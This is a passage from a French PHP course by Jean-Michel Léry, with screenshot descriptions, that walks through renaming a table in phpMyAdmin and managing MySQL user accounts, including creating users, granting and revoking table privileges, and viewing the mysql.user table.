
- Bottom status bar: Feuille 1 / 1 | Par défaut | Somme=0

Dans notre exemple, la table « personnes » n'existe pas dans la base de données « CoursPHP ».

Après sélection de la base de données dans laquelle l'importation doit être effectuée, cliquez sur « Importer » puis sélectionnez le format et le fichier d'importation.



Le rapport d'importation montre qu'une table nommée « TABLE1 » a été créée.



Il faut modifier le nom de la table « TABLE1 » pour la changer en « personnes ».

Après avoir sélectionné la table, dans l'onglet « Plus » choisissez « opérations » dans la liste déroulante qui apparaît.

Dans la cartouche de droite, changer le nom « TABLE1 » en « personnes » puis cliquez sur exécuté de ce cartouche.

## Cours PHP de Jean-Michel Léry

The screenshot shows the phpMyAdmin interface for a database named 'CoursPHP'. The left sidebar lists databases like 'cdcol', 'CoursPHP', and 'mysql'. Under 'CoursPHP', there's a table named 'Nouvelle\_table' which has been renamed to 'TABLE 1'. The main area shows various management options for 'TABLE 1'. A red box highlights the 'plus' button at the top right of the interface. In the 'Options pour cette table' section, the 'Changer le nom de la table pour' field is set to 'personnes', and another red box highlights the 'Exécuter' button.

Un message confirme le changement de nom de la table.

The screenshot shows the phpMyAdmin interface after the table rename operation. The database tree now shows the renamed table 'personnes'. A message box at the top right says 'La table TABLE 1 se nomme maintenant personnes.' Below it, the SQL command 'RENAME TABLE `CoursPHP`.`TABLE 1` TO `CoursPHP`.`personnes`;' is displayed. The 'personnes' table is highlighted with a red box.

### 13.3.7 Gestion des utilisateurs

Cette section montre comment gérer les utilisateurs ou « comptes ». Nous verrons comment :

- **Afficher** les utilisateurs ;
- **Créer** un nouvel utilisateur ;
- **Lui affecter des privilèges** pour définir ses accès et droits sur des tables particulières ;
- **Supprimer** un utilisateur ;

Ainsi il sera possible par exemple de, déléguer la gestion des données à une autre personne sans lui donner accès au compte de l'administrateur « root », ou bien de créer un utilisateur qui ne pourra que « consulter » les données de certaines tables.

#### 13.3.7.1 Principe

MySQL permet de gérer les utilisateurs via une **identification** de la forme : **dupont@ordinateur.fr**. Celui-ci est composé :

- D'un login : **dupont**, dans notre exemple ;  
C'est le login utilisé au moment de la connexion qui identifie l'utilisateur.
- D'un poste de connexion : **ordinateur.fr** dans notre exemple ;  
C'est l'adresse IP du poste à partir duquel la personne se connecte. Celui-ci peut au être « local » ou 127.0.0.1, si le poste de travail est le serveur MySQL lui-même. La syntaxe « % » est utilisée pour indiquer n'importe quel poste de travail.

A cet identifiant on associe :

- un **mot de passe** ;
- des **privilèges**. Ceux-ci correspondent à des droits d'accès, de modification, d'insertion ou autres, sur les bases de données et/ou sur les tables.

Ainsi, pour un même login, on peut **faire varier les privilèges selon le poste de connexion**.

Par exemple, on peut affecter des privilèges particuliers à un utilisateur s'il travaille en local, comme avec la console MySQL (localhost), et aucun droit s'il accède à partir d'un poste distant.

### 13.3.7.2 Affichage des utilisateurs existants

#### 13.3.7.2.1 L'onglet « Utilisateur »

Pour afficher la liste des utilisateurs ou « comptes », il suffit de cliquer sur l'onglet « Utilisateurs ».

Utilisateur	Client	Mot de passe	Privilèges globaux	Groupe d'utilisateurs	<>Grant>	Action
N'importe quel	%	--	USAGE		Non	<a href="#">Changer les privilèges</a> <a href="#">Exporter</a>
N'importe quel	linux	Non	USAGE		Non	<a href="#">Changer les privilèges</a> <a href="#">Exporter</a>
N'importe quel	localhost	Non	USAGE		Non	<a href="#">Changer les privilèges</a> <a href="#">Exporter</a>
pma	localhost	Oui	USAGE		Non	<a href="#">Changer les privilèges</a> <a href="#">Exporter</a>
root	linux	Non	ALL PRIVILEGES		Oui	<a href="#">Changer les privilèges</a> <a href="#">Exporter</a>
root	localhost	Oui	ALL PRIVILEGES		Oui	<a href="#">Changer les privilèges</a> <a href="#">Exporter</a>

Voici l'interprétation des différentes colonnes :

- La colonne « **Utilisateur** » donne le login ;
- La colonne « **Mot de passe** » précise si un mot de passe est défini ;
- La colonne « **Client** » indique le poste de connexion. La syntaxe « % » indique de n'importe quel client.
- La colonne des « **Privilèges globaux** ». Ceux-ci sont appliqués à toutes les bases de données. Le terme « USAGE » indique l'absence de privilèges globaux.

Il est possible de modifier les privilèges, ou d'exporter la syntaxe de création et d'attributions des privilèges.

#### 13.3.7.2.2 L'utilisateur anonyme

Cet affichage montre trois lignes dont la colonne « User » affiche « N'importe quel ».

Il s'agit de l'utilisateur « anonyme » créé à l'installation de MySQL, tout comme la base de données « test ».

Cet utilisateur représente n'importe quel utilisateur non enregistré (aucun login) et qui n'a donc pas de mot de passe. Et donne accès à la base « test » et à toutes les bases dont le nom commence par les cinq caractères « test\_ ».

### 13.3.7.2.3 La table mysql.user


Les utilisateurs sont gérés dans la table « mysql.user ». Pour en voir le détail technique il faut sélectionner la base « mysql ».

	Lignes	Type	Interclassement	Taille	Perte					
Afficher	Structure	Rechercher	Insérer	Vider	Supprimer	29	MyISAM	utf8_bin	30,9 Kio	
Afficher	Structure	Rechercher	Insérer	Vider	Supprimer	3	MyISAM	utf8_bin	6,3 Kio	
Afficher	Structure	Rechercher	Insérer	Vider	Supprimer	8	MyISAM	utf8_general_ci	2 Kio	
Afficher	Structure	Rechercher	Insérer	Vider	Supprimer	8	MyISAM	utf8_bin	1 Kio	
Afficher	Structure	Rechercher	Insérer	Vider	Supprimer	2	CSV	utf8_general_ci	inconnu	
Afficher	Structure	Rechercher	Insérer	Vider	Supprimer	8	MyISAM	utf8_general_ci	1 Kio	
Afficher	Structure	Rechercher	Insérer	Vider	Supprimer	8	MyISAM	utf8_general_ci	1 Kio	
Afficher	Structure	Rechercher	Insérer	Vider	Supprimer	8	MyISAM	utf8_general_ci	1 Kio	
Afficher	Structure	Rechercher	Insérer	Vider	Supprimer	8	MyISAM	utf8_general_ci	1 Kio	
Afficher	Structure	Rechercher	Insérer	Vider	Supprimer	46	InnoDB	utf8_bin	16 Kio	
Afficher	Structure	Rechercher	Insérer	Vider	Supprimer	18	InnoDB	utf8_bin	16 Kio	
Afficher	Structure	Rechercher	Insérer	Vider	Supprimer	8	MyISAM	latin1_swedish_ci	1 Kio	
Afficher	Structure	Rechercher	Insérer	Vider	Supprimer	8	MyISAM	utf8_general_ci	1 Kio	
Afficher	Structure	Rechercher	Insérer	Vider	Supprimer	1	MyISAM	utf8_general_ci	5,7 Kio	1,2Kio
Afficher	Structure	Rechercher	Insérer	Vider	Supprimer	8	MyISAM	utf8_bin	4 Kio	
Afficher	Structure	Rechercher	Insérer	Vider	Supprimer	1	MyISAM	utf8_bin	5,7 Kio	
Afficher	Structure	Rechercher	Insérer	Vider	Supprimer	8	MyISAM	utf8_general_ci	1 Kio	
Afficher	Structure	Rechercher	Insérer	Vider	Supprimer	8	InnoDB	utf8_general_ci	16 Kio	
Afficher	Structure	Rechercher	Insérer	Vider	Supprimer	8	InnoDB	utf8_general_ci	16 Kio	
Afficher	Structure	Rechercher	Insérer	Vider	Supprimer	2	CSV	utf8_general_ci	inconnu	

Puis faire défiler les tables vers le bas et cliquer sur la table « user »

	Host	User	Password	Select_priv
<input type="checkbox"/>	localhost	root	*9C4FE4A10F01988F50D685C3F9515570588FEFDF	Y
<input type="checkbox"/>	linux	root		Y
<input type="checkbox"/>	localhost			N
<input type="checkbox"/>	linux			N
<input type="checkbox"/>	localhost	pma	*9C4FE4A10F01988F50D685C3F9515570588FEFDF	N

Si on fait défiler l'écran vers la droite on voit les privilèges de chaque utilisateur.



The screenshot shows a MySQL privileges table. On the left, there's a tree view of database objects like procs\_priv, proxies\_priv, servers, etc. To the right is a table with columns: Select\_priv, Insert\_priv, Update\_priv, Delete\_priv, Create\_priv, Drop\_priv, and Reload\_priv. A red box highlights the second row of the table, which corresponds to the user '515570588FEFDF'. The values for this user are Y, Y, Y, Y, Y, Y, and Y respectively. Below the table is a button labeled 'Afficher le graphique'.

	Select_priv	Insert_priv	Update_priv	Delete_priv	Create_priv	Drop_priv	Reload_priv
515570588FEFDF	Y	Y	Y	Y	Y	Y	Y
	Y	Y	Y	Y	Y	Y	Y
	N	N	N	N	N	N	N
	N	N	N	N	N	N	N
515570588FEFDF	N	N	N	N	N	N	N

Voici quelques paramètres d'utilisateur :

- **Les privilèges** : Select\_priv, Insert\_priv, Update\_priv, Delete\_priv, Create\_priv, Drop\_priv, Reload\_priv, Shutdown\_priv, Process\_priv, File\_priv, Grant\_priv, References\_priv, Index\_priv, Alter\_priv, Show\_db\_priv, Super\_priv, Create\_tmp\_table\_priv, Lock\_tables\_priv, Execute\_priv, Repl\_slave\_priv, Repl\_cleint\_priv, Create\_view\_priv, Show\_view\_priv, Create\_routine\_priv, Alter\_routine\_priv, Create\_user\_priv, Event\_priv, Trigger\_priv, Create\_tablespace\_priv. Le tableau de ces privilèges est présenté à la section 13.3.7.4.1.2 ;
- **Les valeurs maximales** : max\_questions, max\_updates, max\_connections, max\_user\_connections ;
- **Les paramètres d'authentification** : authentication\_string, password\_expired.

### 13.3.7.3      **Création d'un compte utilisateur**

Pour créer un nouvel utilisateur, sélectionnez l'onglet « Utilisateur » puis cliquez sur « Ajouter un utilisateur »

The screenshot shows the phpMyAdmin interface for a MySQL database named 'CoursPHP'. The left sidebar lists databases like 'cdcol', 'CoursPHP', and 'information\_schema'. The main panel is titled 'Survol des utilisateurs' (User Overview) and displays a table of existing users. The table columns are: Utilisateur, Client, Mot de passe, Privilèges globaux, Groupe d'utilisateurs, «Grant», and Action. The 'Action' column contains links to change privileges and export data. Below the table, there's a link to 'Ajouter un utilisateur' (Add user). At the bottom, there are buttons for 'Effacer les utilisateurs sélectionnés' (Delete selected users), 'Exécuter' (Execute), and checkboxes for deleting privileges and dropping databases.

Utilisateur	Client	Mot de passe	Privilèges globaux	Groupe d'utilisateurs	«Grant»	Action
N'importe quel	%	--	USAGE		Non	<a href="#">Changer les privilèges</a> <a href="#">Exporter</a>
N'importe quel	linux	Non	USAGE		Non	<a href="#">Changer les privilèges</a> <a href="#">Exporter</a>
N'importe quel	localhost	Non	USAGE		Non	<a href="#">Changer les privilèges</a> <a href="#">Exporter</a>
pma	localhost	Oui	USAGE		Non	<a href="#">Changer les privilèges</a> <a href="#">Exporter</a>
root	linux	Non	ALL PRIVILEGES		Oui	<a href="#">Changer les privilèges</a> <a href="#">Exporter</a>
root	localhost	Oui	ALL PRIVILEGES		Oui	<a href="#">Changer les privilèges</a> <a href="#">Exporter</a>

Dans cet exemple nous allons créer un nouvel utilisateur « **personnesadm** », qui pourra par la suite avoir les droits de gérer ou de consulter les données de la table « personnes » de la base « CoursPHP » selon le poste de connexion.

Dans l'écran suivant, remplissez les champs : « Nom d'utilisateur », et « Mot de passe » (à saisir 2 fois). Le champ « Client » peut être éventuellement renseigner avec l'adresse IP du poste de connexion à partir duquel cet utilisateur sera autoriser à ce connecter pour avoir des privilèges particuliers.

On peut laisser « % » pour indiquer que la connexion sera autorisée à partir de tous les postes clients. Puis cliquez sur « Exécuter »

**Ajouter un utilisateur**

**Information pour la connexion**

Nom d'utilisateur :	Entrez une valeur:	personnesadm
Client :	Tout client	%
Mot de passe :	Entrez une valeur:	*****
Entrer à nouveau :		*****
Générer un mot de passe:	Générer	

La liste des utilisateurs montre que cet utilisateur a été créé.

**Survol des utilisateurs**

Utilisateur	Client	Mot de passe	Privilèges globaux	Groupe d'utilisateurs	«Grant»	Action
N'importe quel	%	--	USAGE		Non	<a href="#">Changer les privilèges</a> <a href="#">Exporter</a>
N'importe quel	linux	Non	USAGE		Non	<a href="#">Changer les privilèges</a> <a href="#">Exporter</a>
N'importe quel	localhost	Non	USAGE		Non	<a href="#">Changer les privilèges</a> <a href="#">Exporter</a>
<b>personnesadm</b>	<b>%</b>	Oui	USAGE		<b>Non</b>	<a href="#">Changer les privilèges</a> <a href="#">Exporter</a>
pma	localhost	Oui	USAGE		Non	<a href="#">Changer les privilèges</a> <a href="#">Exporter</a>
root	linux	Non	ALL PRIVILEGES		Oui	<a href="#">Changer les privilèges</a> <a href="#">Exporter</a>
root	localhost	Oui	ALL PRIVILEGES		Oui	<a href="#">Changer les privilèges</a> <a href="#">Exporter</a>

Tout cocher Pour la sélection : [Exporter](#)

Pour le même utilisateur, nous allons définir un autre poste client qui lui donnera d'autres droits.

Quand il se connectera à partir de ce poste client, il possèdera d'autres privilèges, par exemple plus étendus si le poste est « localhost ».

Voici l'écran de création de cet « autre » utilisateur. Seul le poste de connexion change.

Information pour la connexion

Nom d'utilisateur :

⚠ Un compte existe déjà avec le même nom d'utilisateur, mais éventuellement un nom d'hôte différent.

Client :

Mot de passe :

Entrer à nouveau :

Générer un mot de passe:

L'écran suivant montre le résultat de cette création :

<input type="checkbox"/>	N'importe quel	%	--	USAGE	Non	Changer les privilèges  Exporter
<input type="checkbox"/>	N'importe quel	linux	Non	USAGE	Non	Changer les privilèges  Exporter
<input type="checkbox"/>	N'importe quel	localhost	Non	USAGE	Non	Changer les privilèges  Exporter
<input type="checkbox"/>	personnesadm	%	Oui	USAGE	Non	Changer les privilèges  Exporter
<input type="checkbox"/>	personnesadm	localhost	Oui	USAGE	Non	Changer les privilèges  Exporter
<input type="checkbox"/>	pma	localhost	Oui	USAGE	Non	Changer les privilèges  Exporter
<input type="checkbox"/>	root	linux	Non	ALL PRIVILEGES	Oui	Changer les privilèges  Exporter
<input type="checkbox"/>	root	localhost	Oui	ALL PRIVILEGES	Oui	Changer les privilèges  Exporter

### 13.3.7.4 Gestion des privilèges

#### 13.3.7.4.1 Présentation des privilèges

Voici un petit rappel sur les privilèges.

##### 13.3.7.4.1.1 *Les catégories de privilèges*

MySQL permet d'attribuer des privilèges qui s'appliquent à différents contextes :

➤ **Les privilèges administratifs :**

Ces privilèges autorisent des opérations d'administration du serveur MySQL, ils ne sont pas spécifiques à une base de données ils sont **globaux**. C'est par exemple le privilège de gérer des utilisateurs.

➤ **Les privilèges sur les bases de données :**

Ces privilèges s'appliquent à **tous les objets** d'une **base de données**. Ils peuvent être spécifique à une base de données, ou s'appliquer à toutes les bases de données. Dans ce dernier cas ils deviennent globaux.

➤ **Les privilèges sur les objets des bases de données :**

Ces privilèges s'appliquent à certains objets contenus dans une base de données comme par exemple une **table**, une **colonne** d'une table, un **indexe**, une **vue** ou une **procédure stockée**. Cela peut s'appliquer à tous les objets d'un même type, comme par exemple toutes les tables d'une base de données.

Les informations sur les privilèges des utilisateurs sont conservées dans les tables « user », « db », « host », « tables\_priv », « columns\_priv » et « procs\_priv » de la base de données « mysql ».

#### 13.3.7.4.1.2 Tableau des privilèges

Le tableau suivant récapitule les privilèges proposés par MySQL. Il est disponible à l'URL : <https://dev.mysql.com/doc/refman/5.5/en/privileges-provided.html>.

Privilège	Colonne (table user)	Contexte
CREATE	Create_priv	bases de données, tables, ou indexes
DROP	Drop_priv	bases de données, tables, ou vues
GRANT_OPTION	Grant_priv	bases de données, tables, ou procédures stockées
LOCK_TABLES	Lock_tables_priv	bases de données
REFERENCES	References_priv	bases de données ou tables
EVENT	Event_priv	bases de données
ALTER	Alter_priv	tables
DELETE	Delete_priv	tables
INDEX	Index_priv	tables
INSERT	Insert_priv	tables ou columns
SELECT	Select_priv	tables ou columns
UPDATE	Update_priv	tables ou columns
CREATE TEMPORARY TABLES	Create_tmp_table_priv	tables
TRIGGER	Trigger_priv	tables
CREATE VIEW	Create_view_priv	vues
SHOW VIEW	Show_view_priv	vues
ALTER ROUTINE	Alter_routine_priv	procédures stockées
CREATE ROUTINE	Create_routine_priv	procédures stockées
EXECUTE	Execute_priv	procédures stockées
FILE	File_priv	accès aux fichiers du serveur
CREATE TABLESPACE	Create_tablespace_priv	administration du serveur
CREATE USER	Create_user_priv	administration du serveur
PROCESS	Process_priv	administration du serveur
PROXY	Voir la table proxies_priv	administration du serveur
RELOAD	Reload_priv	administration du serveur
REPLICATION CLIENT	Repl_client_priv	administration du serveur
REPLICATION SLAVE	Repl_slave_priv	administration du serveur
SHOW DATABASES	Show_db_priv	administration du serveur
SHUTDOWN	Shutdown_priv	administration du serveur
SUPER	Super_priv	administration du serveur
ALL [PRIVILEGES]		administration du serveur
USAGE		administration du serveur

Remarque :

Le privilège « **USAGE** » indique que le compte n'a **aucun privilège global**.

Si l'utilisateur ne possède que le privilège « **USAGE** », il possède tous les droits sur la base « **test** » et toutes les bases dont le nom commence par les cinq caractères « **test\_** ».

Il possède aussi le droit d'exécuter les transactions suivantes :

**SHOW GLOBAL VARIABLES ;**

**SHOW GLOBAL STATUS ;**

#### 13.3.7.4.2 Ajout de privilèges

L'ajout de privilèges correspond à la syntaxe SQL « **GRANT** ».

##### 13.3.7.4.2.1 Pour le compte personnesadm@%

Nous allons affecter le privilège de **consulter** la table « personnes » (**SELECT**) pour cet utilisateur depuis n'importe quel poste de travail.

Cliquez sur « Changer les privilèges » du compte « **personnesadm@%** »

Utilisateur	Client	Mot de passe	Privilèges globaux	Groupe d'utilisateurs	«Grant»	Action
N'importe quel	%	--	USAGE		Non	<a href="#">Changer les privilèges</a> <a href="#">Exporter</a>
N'importe quel	linux	Non	USAGE		Non	<a href="#">Changer les privilèges</a> <a href="#">Exporter</a>
N'importe quel	localhost	Non	USAGE		Non	<a href="#">Changer les privilèges</a> <a href="#">Exporter</a>
personnesadm %	Oui	USAGE		Non	<a href="#">Changer les privilèges</a> <a href="#">Exporter</a>	
personnesadm	localhost	Oui	USAGE		Non	<a href="#">Changer les privilèges</a> <a href="#">Exporter</a>
pma	localhost	Oui	USAGE		Non	<a href="#">Changer les privilèges</a> <a href="#">Exporter</a>
root	linux	Non	ALL PRIVILEGES		Oui	<a href="#">Changer les privilèges</a> <a href="#">Exporter</a>
root	localhost	Oui	ALL PRIVILEGES		Oui	<a href="#">Changer les privilèges</a> <a href="#">Exporter</a>

Tout cocher Pour la sélection : [Exporter](#)

Sélectionnez « Base de données » puis choisissez la base de données « CoursPHP »

Privilèges spécifiques à une base de données

Base de données Privilèges «Grant» Privilèges spécifiques à une table Action

Aucune

Ajouter des privilèges sur cette base de données :   [CoursPHP](#) [edcol](#) [mysql](#) [phpmyadmin](#) [test](#)

[Exécuter](#)

En bas de l'écran suivant sélectionnez la table « personnes » :

The screenshot shows the MySQL Workbench interface. In the top navigation bar, the 'Bases de données' tab is active. Below it, there are several privilege checkboxes grouped by category: SELECT, CREATE, ALTER, INDEX, DROP, etc. A large central area contains a list of MySQL statements. At the bottom right is an 'Exécuter' (Execute) button. The main content area is titled 'Privilèges spécifiques à une table'. It has tabs for Table, Privilèges, Grant, Privilèges de colonnes, and Action. The 'Table' tab is selected. A dropdown menu labeled 'Entrez une valeur:' is open, showing a list of tables: clients, clients\_bancaires, comptes\_bancaires, identification\_clients, and personnes. The 'personnes' entry is highlighted with a red box. An 'Exécuter' button is also present at the bottom right of this panel.

Dans la colonne « SELECT » sélectionnez « ID », « Nom », « Prenom » et « Age » ;

This screenshot shows the same MySQL Workbench interface as the previous one, but now focused on the 'personnes' table. The 'Table' tab is still selected in the 'Privilèges spécifiques à une table' window. The 'SELECT' column is highlighted with a red box, showing four checkboxes checked: 'ID', 'Nom', 'Prenom', and 'Age'. The other columns (INSERT, UPDATE, REFERENCES) have their checkboxes unchecked. The right side of the window lists various privilege types with checkboxes. At the bottom right is an 'Exécuter' button. The status bar at the bottom of the screen indicates '[ Base de données CoursPHP: Structure ] [ Table personnes: Afficher ]'.

Puis cliquez sur « Exécuter ».

L'écran suivant confirme la modification des privilèges

The screenshot shows the MySQL Workbench interface with the 'Utilisateurs' tab selected. A green success message box at the top states: "Vous avez modifié les priviléges pour 'personnesadm'@'%'.  
GRANT SELECT ON `CoursPHP`.`personnes` TO 'personnesadm'@'%';". Below this, there is a table titled "Priviléges spécifiques à une table" (Specific privileges for a table) showing privilege grants for the 'personnes' table. At the bottom right of the main window is a "Exécuter" (Execute) button.

Sur l'écran « Utilisateurs », un clic sur « Exporter » de ce compte affiche les syntaxes permettant de le recréer.

The screenshot shows the MySQL Workbench 'Utilisateurs' tab. A user named 'personnesadm' is selected, and the 'Exporter' button is clicked, opening a modal window titled 'Utilisateur 'personnesadm'@'%''. The modal displays the following SQL syntax:

```

1 GRANT USAGE ON *.* TO 'personnesadm'@'%' IDENTIFIED BY PASSWORD '*70628A978420F0614DEBA7174BF3808354E4310F';
2 GRANT SELECT ON `CoursPHP`.`personnes` TO 'personnesadm'@'%';

```

#### 13.3.7.4.2.2 Pour le compte personnesadm@localhost

De la même manière, nous allons affecter les priviléges de **consulter, d'ajouter, de modifier et de supprimer** les données de cette table (**SELECT, INSERT, UPDATE, DELETE**) pour cet utilisateur quand il travaille depuis « localhost »..

Cliquez sur « Changer les priviléges » du compte « **personnesadm@localhost** »

Utilisateur	Client	Mot de passe	Privilèges globaux	Groupe d'utilisateurs	«Grant»	Action
N'importe quel	%	--	USAGE		Non	<a href="#">Changer les priviléges</a> <a href="#">Exporter</a>
N'importe quel	linux	Non	USAGE		Non	<a href="#">Changer les priviléges</a> <a href="#">Exporter</a>
N'importe quel	localhost	Non	USAGE		Non	<a href="#">Changer les priviléges</a> <a href="#">Exporter</a>
personnesadm	%	Oui	USAGE		Non	<a href="#">Changer les priviléges</a> <a href="#">Exporter</a>
personnesadm	localhost	Oui	USAGE		Non	<a href="#">Changer les priviléges</a> <a href="#">Exporter</a>
pma	localhost	Oui	USAGE		Non	<a href="#">Changer les priviléges</a> <a href="#">Exporter</a>
root	linux	Non	ALL PRIVILEGES		Oui	<a href="#">Changer les priviléges</a> <a href="#">Exporter</a>
root	localhost	Oui	ALL PRIVILEGES		Oui	<a href="#">Changer les priviléges</a> <a href="#">Exporter</a>

↑  Tout cocher Pour la sélection : [Exporter](#)

Sélectionnez « Base de données » puis choisissez la base de données « CoursPHP »

Global **Base de données** Modifier le mot de passe Information pour la connexion

Changer les priviléges : Utilisateur 'personnesadm'@'localhost'

Priviléges spécifiques à une base de données

Base de données	Priviléges	«Grant»	Priviléges spécifiques à une table	Action
Aucune				

Ajouter des priviléges sur cette base de données :   Exécuter

Entrez une valeur... **CoursPHP** edcol mysql phpmyadmin test

En bas de l'écran suivant sélectionnez la table « personnes » :

Privilèges spécifiques à une table

Table Privilèges «Grant» Privilèges de colonnes Action

Aucune

Ajouter des privilèges sur cette table :

Entrez une valeur:  
clients  
clients\_bancaires  
comptes\_bancaires  
identification\_clients  
**personnes**

[ Base de données CoursPHP: Structure ]

Dans les colonnes « SELECT, INSERT, UPDATE » sélectionnez « ID », « Nom », « Prenom » et « Age ». Cliquez sur « DELETE », puis « Exécuter »

Privilèges spécifiques à une table

SELECT	INSERT	UPDATE	REFERENCES	DELETE
ID Nom Prenom Age	ID Nom Prenom Age	ID Nom Prenom Age	ID Nom Prenom Age	<input checked="" type="checkbox"/> DELETE
Ou <input type="checkbox"/> Aucun	Ou <input type="checkbox"/> Aucun	Ou <input type="checkbox"/> Aucun	Ou <input type="checkbox"/> Aucun	<input type="checkbox"/> CREATE <input type="checkbox"/> DROP <input type="checkbox"/> GRANT <input type="checkbox"/> INDEX <input type="checkbox"/> ALTER <input type="checkbox"/> CREATE_VIEW <input type="checkbox"/> SHOW_VIEW <input type="checkbox"/> TRIGGER

Changer les privilèges : Utilisateur 'personnesadm'@'localhost'  
- Base de données CoursPHP

[ Base de données CoursPHP: Structure ] [ Table personnes: Afficher ]

L'écran suivant confirme la modification des privilèges

Changer les privilèges : Utilisateur '*personnesadm*'@'*localhost*'  
- Base de données *CoursPHP* - Table *personnes*

Privilèges spécifiques à une table					
SELECT	INSERT	UPDATE	REFERENCES	DELETE	
ID Nom Prenom Age	ID Nom Prenom Age	ID Nom Prenom Age	ID Nom Prenom Age	<input checked="" type="checkbox"/> DELETE	<input type="checkbox"/> CREATE <input type="checkbox"/> DROP <input type="checkbox"/> GRANT <input type="checkbox"/> INDEX <input type="checkbox"/> ALTER <input type="checkbox"/> CREATE_VIEW <input type="checkbox"/> SHOW_VIEW <input type="checkbox"/> TRIGGER
Ou <input type="checkbox"/> Aucun	Ou <input type="checkbox"/> Aucun	Ou <input type="checkbox"/> Aucun	Ou <input type="checkbox"/> Aucun	<input type="checkbox"/> CREATE <input type="checkbox"/> DROP <input type="checkbox"/> GRANT <input type="checkbox"/> INDEX <input type="checkbox"/> ALTER <input type="checkbox"/> CREATE_VIEW <input type="checkbox"/> SHOW_VIEW <input type="checkbox"/> TRIGGER	<input type="checkbox"/> INDEX <input type="checkbox"/> ALTER <input type="checkbox"/> CREATE_VIEW <input type="checkbox"/> SHOW_VIEW <input type="checkbox"/> TRIGGER

**Exécuter**

Sur l'écran « Utilisateurs », un clic sur « Exporter » de ce compte affiche les syntaxes permettant de le recréer.

Utilisateur	Client	Mot de passe	Privilèges globaux	Groupe d'utilisateurs	«Grant»	Action
N'importe quel	%	--	USAGE		Non	Changer les privilèges  Exporter
N'importe quel	linux	Non	USAGE		Non	Changer les privilèges  Exporter
N'importe quel	localhost	Non	USAGE		Non	Changer les privilèges  Exporter
personnesadm	%	Oui	USAGE		Non	Changer les privilèges  Exporter
personnesadm	localhost	Oui	USAGE		Non	Changer les privilèges  Exporter
pma	localhost	Oui	USAGE			
root	linux	Non	ALL PRIVILEGES			
root	localhost	Oui	ALL PRIVILEGES			

Tout cocher Pour la sélection :

Ajouter un utilisateur

Effacer les utilisateurs sélectionné

(Effacer tous les privilèges de ces utilisateurs  Supprimer les bases de données portant |)

Utilisateur 'personnesadm'@'localhost'

```

1 GRANT USAGE ON *.* TO 'personnesadm'@'localhost' IDENTIFIED BY PASSWORD
2 '*7082A978420F66140EBA174BF3808354E431DF';
3 GRANT SELECT, INSERT, UPDATE, DELETE ON `CoursPHP`.`personnes` TO
4 'personnesadm'@'localhost';

```

Fermer

#### 13.3.7.4.3 Retrait de privilèges

Le retrait de privilèges correspond à la syntaxe SQL « REVOKE ».

Le retrait de privilèges suit le même processus. Les écrans suivants montrent comment retirer le privilège « DELETE » à « personnesadm@localhost ».

Dans la fenêtre « Utilisateurs », cliquez sur « Changer les privilèges » du compte « personnesadm@localhost »

Utilisateur	Client	Mot de passe	Privilèges globaux	Groupe d'utilisateur	«Grant»	Action
N'importe quel	%	--	USAGE		Non	<a href="#">Changer les privilèges</a> <a href="#">Exporter</a>
N'importe quel	linux	Non	USAGE		Non	<a href="#">Changer les privilèges</a> <a href="#">Exporter</a>
N'importe quel	localhost	Non	USAGE		Non	<a href="#">Changer les privilèges</a> <a href="#">Exporter</a>
personnesadm	%	Oui	USAGE		Non	<a href="#">Changer les privilèges</a> <a href="#">Exporter</a>
personnesadm	localhost	Oui	USAGE		Non	<a href="#">Changer les privilèges</a> <a href="#">Exporter</a>
pma	localhost	Oui	USAGE		Non	<a href="#">Changer les privilèges</a> <a href="#">Exporter</a>
root	linux	Non	ALL PRIVILEGES		Oui	<a href="#">Changer les privilèges</a> <a href="#">Exporter</a>
root	localhost	Oui	ALL PRIVILEGES		Oui	<a href="#">Changer les privilèges</a> <a href="#">Exporter</a>

Tout cocher Pour la sélection : [Exporter](#)

Dans la fenêtre suivante, sélectionnez « Base de données », puis cliquez sur « Changer les privilèges » sur la ligne « CoursPHP ».

Base de données	Privilèges	«Grant»	Privilèges spécifiques à une table	Action
